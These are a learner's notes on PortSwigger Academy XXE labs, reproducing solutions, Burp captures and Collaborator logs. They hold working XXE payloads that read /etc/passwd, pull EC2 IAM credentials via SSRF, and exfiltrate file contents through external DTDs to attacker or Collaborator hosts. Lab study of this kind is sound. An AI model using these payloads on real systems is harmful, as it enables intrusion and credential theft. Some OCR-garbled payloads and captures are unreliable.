<pre> 1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 1278 5 6 "Invalid product ID: root::0::root:/root:/bin/bash 7 daemon:x:11:daemon:/var/shell:/usr/sbin/nologin 8 bin:x:12:bin:/bin:/usr/sbin/nologin 9 sys:x:13:sys:/dev:/usr/sbin/nologin 10 sync:x:14:65534:sync:/bin:/bin/sync 11 games:x:15:60:games:/usr/games:/usr/sbin/nologin 12 man:x:16:1:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:17:lp:/var/epool/lpd:/usr/sbin/nologin 14 mail:x:18:mail:/var/mail:/usr/sbin/nologin 15 news:x:19:news:/var/news:/usr/sbin/nologin 16 uucp:x:20:uucp:/var/uucp:/usr/sbin/nologin 17 proxy:x:21:11:proxy:/bin:/usr/sbin/nologin 18 www-data:x:22:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:23:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:28:38:Mailing List Manager:/var/list:/usr/sbin/nologin 21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 22 gnats:x:41:41:GNATS Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 23 nobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin 24 _apt:x:101:65534:APT:/noneexistent:/usr/sbin/nologin 25 pexpect:x:102:65534:pexpect:/noneexistent:/usr/sbin/nologin 26 curl:x:12000:12000:/home/curl:/bin/bash 27 user:x:12000:12000:/home/user:/bin/bash 28 elmer:x:12099:12099:/home/elmer:/bin/bash 29 academy:x:10000:10000:/academy:/bin/bash 30 messagebus:x:101:101:/noneexistent:/usr/sbin/nologin 31 dnsmasq:x:102:65534:dnsmasq, , , :/var/lib/misc:/usr/sbin/nologin 32 "</pre>			

New xml entity:

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

<stockCheck>

<productId>&xxe;</productId>

<storeId>3</storeId>

</stockCheck>
```

## Lab 2: Exploiting XXE to perform SSRF attacks

### APPRENTICE

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is <http://169.254.169.254/>. This endpoint can be used to retrieve data about the instance, some of which might be sensitive. To solve the lab, exploit the [XXE](#) vulnerability to perform an [SSRF attack](#) that obtains the server's IAM secret access key from the EC2 metadata endpoint.

### [Access the lab](#)

### Solution

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
- Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
```

3. Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.
4. Iteratively update the URL in the DTD to explore the API until you reach /latest/meta-data/iam/security-credentials/admin. This should return JSON containing the SecretAccessKey.

Old request

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
POST /product/stock HTTP/1.1			HTTP/1.1 200 OK		
Host : 0a40001c03482e7ac04f598900de0078.web-security-academy.net			Content-Type : text/plain; charset=utf-8		
Cookie : session=fwfUrV9tWfwHoA7eP78VqCc1DODuVHx			Connection : close		
Content-Length : 107			Content-Length : 3		
Sec-Ch-Ua : "Not/A/Brand";v="0", "Chromium";v="102"					
Sec-Ch-Ua-Mobile : ?0					
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36					
Sec-Ch-Ua-Platform : "Windows"					
Content-Type : application/xml					
Accept : */*					
Origin : https://0a40001c03482e7ac04f598900de0078.web-security-academy.net					
Sec-Fetch-Site : same-origin					
Sec-Fetch-Mode : cors					
Sec-Fetch-Dest : empty					
Referer :					
https://0a40001c03482e7ac04f598900de0078.web-security-academy.net/product?productId=d2					
Accept-Encoding : gzip, deflate					
Accept-Language : tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7					
Connection : close					
<?xml version="1.0" encoding="UTF-8 "?>					
<stockCheck>					
<productId>					
2					
<productId>					
2					
<storeId>					
2					
</stockCheck>					

New request

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
POST /product/stock HTTP/1.1			HTTP/1.1 400 Bad Request		
Host : 0a40001c03482e7ac04f598900de0078.web-security-academy.net			Content-Type : application/json; charset=utf-8		
Cookie : session=fwfUrV9tWfwHoA7eP78VqCc1DODuVHx			Connection : close		
Content-Length : 228			Content-Length : 552		
Sec-Ch-Ua : "Not/A/Brand";v="0", "Chromium";v="102"					
Sec-Ch-Ua-Mobile : ?0					
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36					
Sec-Ch-Ua-Platform : "Windows"					
Content-Type : application/xml					
Accept : */*					
Origin : https://0a40001c03482e7ac04f598900de0078.web-security-academy.net					
Sec-Fetch-Site : same-origin					
Sec-Fetch-Mode : cors					
Sec-Fetch-Dest : empty					
Referer :					
https://0a40001c03482e7ac04f598900de0078.web-security-academy.net/product?productId=d2					
Accept-Encoding : gzip, deflate					
Accept-Language : tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7					
Connection : close					
<?xml version="1.0" encoding="UTF-8 "?>					
<!DOCTYPE test [ <!ELEMENT xxe SYSTEM "http://192.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>					
<stockCheck>					
<productId>					
&xxe;					
<productId>					
2					
<storeId>					
2					
</stockCheck>					

### Lab 3: Blind XXE with out-of-band interaction

#### PRACTITIONER

This lab has a "Check stock" feature that parses XML input but does not display the result.

You can detect the [blind XXE](#) vulnerability by triggering out-of-band interactions with an external domain.

To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

#### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

#### [Access the lab](#)

#### Solution

1. Visit a product page, click "Check stock" and intercept the resulting POST request in [Burp Suite Professional](#).
2. Go to the Burp menu, and launch the [Burp Collaborator client](#).


3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
  4. Insert the following external entity definition in between the XML declaration and the stockCheck element, but insert your Burp Collaborator subdomain where indicated:

```
<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN"> ]>
```

5. Replace the productId number with a reference to the external entity:

&xxe;

6. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.



**Tip:** If you get a variance in application response when referencing a non-existent entity, the app is possibly parsing entities.

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

**Generate Collaborator payloads**

Number to generate: 1   Include Collaborator server location

**Poll Collaborator Interactions**

Poll every: 60 seconds

	Time	Type	Payload
1	2022-Feb-16 05:50:43 UTC	DNS	tgfdvmqs7ludfmebl8m63ow3tlkrkf3
2	2022-Feb-16 05:50:43 UTC	DNS	tgfdvmqs7ludfmebl8m63ow3tlkrkf3
3	2022-Feb-16 05:50:43 UTC	HTTP	tgfdvmqs7ludfmebl8m63ow3tlkrkf3

Description DNS query ...

The Collaborator server received a DNS lookup of type A for the domain name tgfdvmqs7ludfmebl8m63ow3tlkrkf3.burpcollaborator.net.

The lookup was received from IP address 3.251.104.40 at 2022-Feb-16 05:50:43 UTC.

**Com-Tool**  
★★★★★  
336.38

**REQUEST RECEIVED**

+ RECEIVING THIS REQUEST FROM THE SERVER CONFIRMS XXE VIA OUT-OF-BAND INTERACTION

Congratulations, you solved the lab!

[https://www.youtube.com/watch?v=gjm6VHzA\\_8s&ab\\_channel=PwnFunction](https://www.youtube.com/watch?v=gjm6VHzA_8s&ab_channel=PwnFunction) bunu izle xml icin

## original request / response

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 POST /product/stock HTTP/1.1 2 Host: 0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net 3 Cookie: session=GOxZMEcwKTnJWqbqYqs6U8Co8Sk1BAb 4 Content-Length: 108 5 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: application/xml 10 Accept: /* 11 Origin: https://0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net/product?productId=14 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 &lt;?xml version="1.0" encoding="UTF-8 "?&gt; &lt;stockCheck&gt;   &lt;productId&gt;     14   &lt;/productId&gt;   &lt;storeId&gt;     1   &lt;/storeId&gt; &lt;/stockCheck&gt;</pre>		<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Connection: close 4 Content-Length: 3 5 6 138</pre>	

## Changed request and its reponse

Request		Response	
Pretty	Raw	Hex	Render
<pre> 1 POST /product/stock HTTP/1.1 2 Host: 0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net 3 Cookie: session=GOxZMEcwKTnJWqbqYqs6U8Co8Sk1BAb 4 Content-Length: 224 5 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: application/xml 10 Accept: /* 11 Origin: https://0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net/product?productId=1 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 &lt;?xml version="1.0" encoding="UTF-8 "?&gt; &lt;!DOCTYPE stockCheck [ &lt;!ENTITY xxe SYSTEM "http://cuaupsw8kpu9w08utulodfff268wwl.oastify.com"&gt; ]&gt; &lt;stockCheck&gt;   &lt;productId&gt;     &amp;xxe;   &lt;/productId&gt;   &lt;storeId&gt;     1   &lt;/storeId&gt; &lt;/stockCheck&gt;</pre>		<pre> 1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 20 5 6 "Invalid product ID"</pre>	

Get domain from burp collaborator paste to request and send it then poll now from burp collaborator. Solved.

Doc code:

```
<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://cuaupsw8kpu9w08utulodfff268wwl.oastify.com"> ]>
```

## Lab 4 : Blind XXE with out-of-band interaction via XML parameter entities

### PRACTITIONER

This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.

To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server. [Access the lab](#)

## Solution

1. Visit a product page, click "Check stock" and intercept the resulting POST request in [Burp Suite Professional](#).
2. Go to the Burp menu, and launch the [Burp Collaborator client](#).
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Insert the following external entity definition in between the XML declaration and the stockCheck element, but insert your Burp Collaborator subdomain where indicated:

```
<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN"> %xxe; ]>
```

5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

<p><b>General Declaration:</b></p> <pre>&lt;?xml version="1.0"?&gt; &lt;!DOCTYPE test [     &lt;!ENTITY name "John"&gt; ] &lt;firstName&gt;&amp;name;&lt;/firstName&gt;</pre>	<p><b>Parameter Declaration:</b></p> <pre>&lt;?xml version="1.0"?&gt; &lt;!DOCTYPE test [     &lt;!ENTITY % name "John"&gt;     %name; ] &lt;firstName&gt;John&lt;/firstName&gt;</pre>
---	--

Parameter entities are an alternate way of declaring and referencing the entities.



### Original request

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /product/stock	HTTP/1.1		1 HTTP/1.1 200 OK		
2 Host: Daeb0bb03ef0bd4c0041964000c0073.web-security-academy.net			2 Content-Type: text/plain; charset=utf-8		
3 Cookie: session =V5lnTyF42UoR6xaahMw0S6WpJWBzy7			3 Connection: close		
4 Content-Length: 107			4 Content-Length: 3		
5 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102"			5		
6 Sec-Ch-Ua-Mobile: ?0			6 717		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36					
8 Sec-Ch-Ua-Platform: "Windows"					
9 Content-Type: application/xml					
10 Accept: *	*				
11 Origin: https://Daeb0bb03ef0bd4c0041964000c0073.web-security-academy.net					
12 Sec-Fetch-Site: same-origin					
13 Sec-Fetch-Mode: cors					
14 Sec-Fetch-Dest: empty					
15 Referer: https://Daeb0bb03ef0bd4c0041964000c0073.web-security-academy.net/product?productId=2					
16 Accept-Encoding: gzip, deflate					
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7					
18 Connection: close					
20 <?xml version="1.0" encoding ="UTF-8 "?>					
<stockCheck >					
<productId >					
2					
</productId >					
<storeId >					
1					
</storeId >					
</stockCheck >					

### Changed request:

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /product/stock	HTTP/1.1		1 HTTP/1.1 400 Bad Request		
2 Host: Daeb0bb03ef0bd4c0041964000c0073.web-security-academy.net			2 Content-Type: application/json; charset=utf-8		
3 Cookie: session =V5lnTyF42UoR6xaahMw0S6WpJWBzy7			3 Connection: close		
4 Content-Length: 116			4 Content-Length: 19		
5 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102"			5		
6 Sec-Ch-Ua-Mobile: ?0			6 "XML parsing error"		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36					
8 Sec-Ch-Ua-Platform: "Windows"					
9 Content-Type: application/xml					
10 Accept: */*					
11 Origin: https://Daeb0bb03ef0bd4c0041964000c0073.web-security-academy.net					
12 Sec-Fetch-Site: same-origin					
13 Sec-Fetch-Mode: cors					
14 Sec-Fetch-Dest: empty					
15 Referer: https://Daeb0bb03ef0bd4c0041964000c0073.web-security-academy.net/product?productId=2					
16 Accept-Encoding: gzip, deflate					
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7					
18 Connection: close					
20 <?xml version="1.0" encoding ="UTF-8 "?>					
<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://1y0scnime4x5gj3z19t7lpwcr3xtli.oastify.com"> %xxe; ]>					
<stockCheck >					
<productId >					
2					
</productId >					
<storeId >					
1					
</storeId >					
</stockCheck >					

## Get burp domain from burp collaborator

The screenshot shows the Burp Collaborator client interface. At the top, there's a status message: "Click 'Copy to clipboard' to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below." Below this is a section titled "Generate Collaborator payloads" with a "Number to generate:" input set to 1, a "Copy to clipboard" button, and a checked "Include Collaborator server location" checkbox. Under "Poll Collaborator interactions", it says "Poll every 60 seconds" and has a "Poll now" button. A table lists four interactions:

#	Time	Type	Payload	Comment
1	2022-Tem-29 17:51:25 UTC	DNS	1y0scnizm4x5gi3z19t7lpwcr3xtli	
2	2022-Tem-29 17:51:25 UTC	DNS	1y0scnizm4x5gi3z19t7lpwcr3xtli	
3	2022-Tem-29 17:51:37 UTC	HTTP	1y0scnizm4x5gi3z19t7lpwcr3xtli	
4	2022-Tem-29 17:51:41 UTC	HTTP	1y0scnizm4x5gi3z19t7lpwcr3xtli	

Below the table, a detailed view of interaction #3 is shown with tabs for "Description", "Request to Collaborator", and "Response from Collaborator". The "Request to Collaborator" tab shows: "The Collaborator server received an HTTP request." The "Response from Collaborator" tab shows: "The request was received from IP address 34.251.122.40 at 2022-Tem-29 17:51:37 UTC."

---

## Lab 5: Exploiting blind XXE to exfiltrate data using a malicious external DTD

### PRACTITIONER

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, exfiltrate the contents of the /etc/hostname file.

#### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server.

#### [Access the lab](#)

#### Solution

1. Using [Burp Suite Professional](#), go to the Burp menu, and launch the [Burp Collaborator client](#).
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Place the Burp Collaborator payload into a malicious DTD file:
4. `<!ENTITY % file SYSTEM "file:///etc/hostname">`
5. `<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://BURP-COLLABORATOR-SUBDOMAIN/?x=%file;'>">`
6. `%eval;`

`%exfil;`

7. Click "Go to exploit server" and save the malicious DTD file on your server. Click "View exploit" and take a note of the URL.
8. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
9. Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```

10. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.
11. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the /etc/hostname file.

Stacked Entities:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % stack SYSTEM "<!ENTITY &#x25;exfil
'<http://attacker-server.com/%file;'>">
%stack;
%exfil;
```

Stacked Entities:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % stack SYSTEM "<!ENTITY &#x25;exfil
'<http://attacker-server.com/%file;'>">
%sto "STACKING" ENTITIES
%ex-
```

AKA DYNAMICALLY REFERENCING ONE ENTITY WITHIN ANOTHER ENTITY

<http://attacker-server.com/> root:x:0:0:root:/root:/usr/bin/zsh  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin

Exfiltrating /etc/passwd

[http://attacker-server.com/garr\\_7](http://attacker-server.com/garr_7)

Exfiltrating /etc/hostname == single line

**OOB EXFIL IN A NUTSHELL**

```

1 POST /product/stock HTTP/1.1
2 Host: ac551f3bled689f3c0ac245f004500de.web-security-academy.net
3 Cookie: session=I4SlpCKtnalibT5qRbeyxR0ih9RBNXt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac551f3bled689f3c0ac245f004500de.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Origin: https://ac551f3bled689f3c0ac245f004500de.web-security-academy.net
11 Content-Length: 107
12 Te: trailers
13 Connection: close
14
15 <?xml version="1.0" encoding="UTF-8"?>
16 <!DOCTYPE test [ <!ENTITY % loadDtd SYSTEM
17 "https://exploit-ac4c1fb1c63892ac00f24d50
%loadDtd;]><stockCheck>
<productId>
1
</productId>
<storeId>
1
</storeId>
</stockCheck>

```

**CHARACTER REFERENCES**

REFERENCING A CHARACTER IN XML VIA &#X + HEX + ;

```

1 POST /product/stock HTTP/1.1
2 Host: ac551f3bled689f3c0ac245f004500de.web-security-academy.net
3 Cookie: session=I4SlpCKtnalibT5qRbeyxR0ih9RBNXt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac551f3bled689f3c0ac245f004500de.web-security-academy.net
9 Content-Type: application/xml
10 Content-Length: 47
11 Connection: close
12 File: /exploit
13 Head:
14
15 <?xml version="1.0" encoding="UTF-8"?>
16 <?xml version="1.0" encoding="UTF-8"?>
17 <?xml version="1.0" encoding="UTF-8"?>
18 <?xml version="1.0" encoding="UTF-8"?>
19 <?xml version="1.0" encoding="UTF-8"?>

```

External DTD File for Reference:

```

<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % stack SYSTEM "<!ENTITY &#x25; exfil
'<a href='http://attacker-server.com/%file;'>'>">

```

Exfil sends the data out of band and appends file to the end of it.

We attempt out-of-band exfiltration only when there is no in-band way to exfil data (ie: app error, entity reflection)

**OUT-OF-BAND CONDITIONS**

- 1 IF WE CAN'T EXFILTRATE DATA IN-BAND, TRY CALLING OUR EXTERNALLY-HOSTED SERVER
- 2 IF THERE'S NO EGRESS FILTERING WE CAN BEGIN OOB DATA EXFILTRATION

## Original request

**Request**

Pretty Raw Hex

```
POST /product/1 HTTP/1.1
Host: cs52001304d23ddc0083bdd80e500fc.web-security-academy.net
Cookie: session=U3N0Xw0XaaM8S1gIctPfRq77JmZvVa
Content-Length: 107
Sec-Fetch-Dest: form
Sec-Fetch-Mode: no-store
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4929.63
Safari/537.36
Content-Type: application/xaml
Accept: */*
Origin: https://cs52001304d23ddc0083bdd80e500fc.web-security-academy.net
Referer: https://cs52001304d23ddc0083bdd80e500fc.web-security-academy.net/product/1?productId=1
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Accept-Language: fr-FR,fr;q=0.8,en-US;q=0.7
Connection: close
Content-Type: application/xaml

[Redacted]
```

**Response**

Pretty Raw Hex Render

```
HTTP/1.1 300 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3

```


6 408

Firstly send this exploit

## Craft a response

URL: <https://exploit-0a8800fd04703df4c0d63b65015b004f.web-security-academy.net/exploit>

HTTPS



Then send this request

Then go to log and see hostname

```
10.0.4.61 2022-08-12 08:00:05 +0000 "GET /?59d53b29b513 HTTP/1.1" 200 "User-Agent: Java/17.0.3"
10.0.4.61 2022-08-12 08:00:29 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Java/17.0.3"
10.0.4.61 2022-08-12 08:00:29 +0000 "GET /?59d53b29b513 HTTP/1.1" 200 "User-Agent: Java/17.0.3"
```

## Lab 6: Exploiting blind XXE to retrieve data via error messages

### PRACTITIONER

LABNot solved

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, use an external DTD to trigger an error message that displays the contents of the /etc/passwd file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

[Access the lab](#)

### Solution

1. Click "Go to exploit server" and save the following malicious DTD file on your server:
2. <!ENTITY % file SYSTEM "file:///etc/passwd">
3. <!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
4. %eval;

%exfil;

When imported, this page will read the contents of /etc/passwd into the file entity, and then try to use that entity in a file path.

5. Click "View exploit" and take a note of the URL for your malicious DTD.
6. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
7. Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```

You should see an error message containing the contents of the /etc/passwd file.

### Original request

The screenshot shows the Burp Suite interface with two panes. The left pane, labeled 'Request', displays a POST request to '/product/stock' with various headers and a complex XML payload. The right pane, labeled 'Response', shows the server's response, which is a standard 200 OK HTTP response with a content length of 3 bytes, followed by a single digit '4'. This indicates that the XML parsing resulted in an error message containing the contents of /etc/passwd.

```
1 POST /product/stock HTTP/1.1
2 Host: 0aa0000a04834014c03e203300f80097.web-security-academy.net
3 Cookie: session=1amp;8xc7JLEYikMsQSLkr7lyHTKyPtMXQ
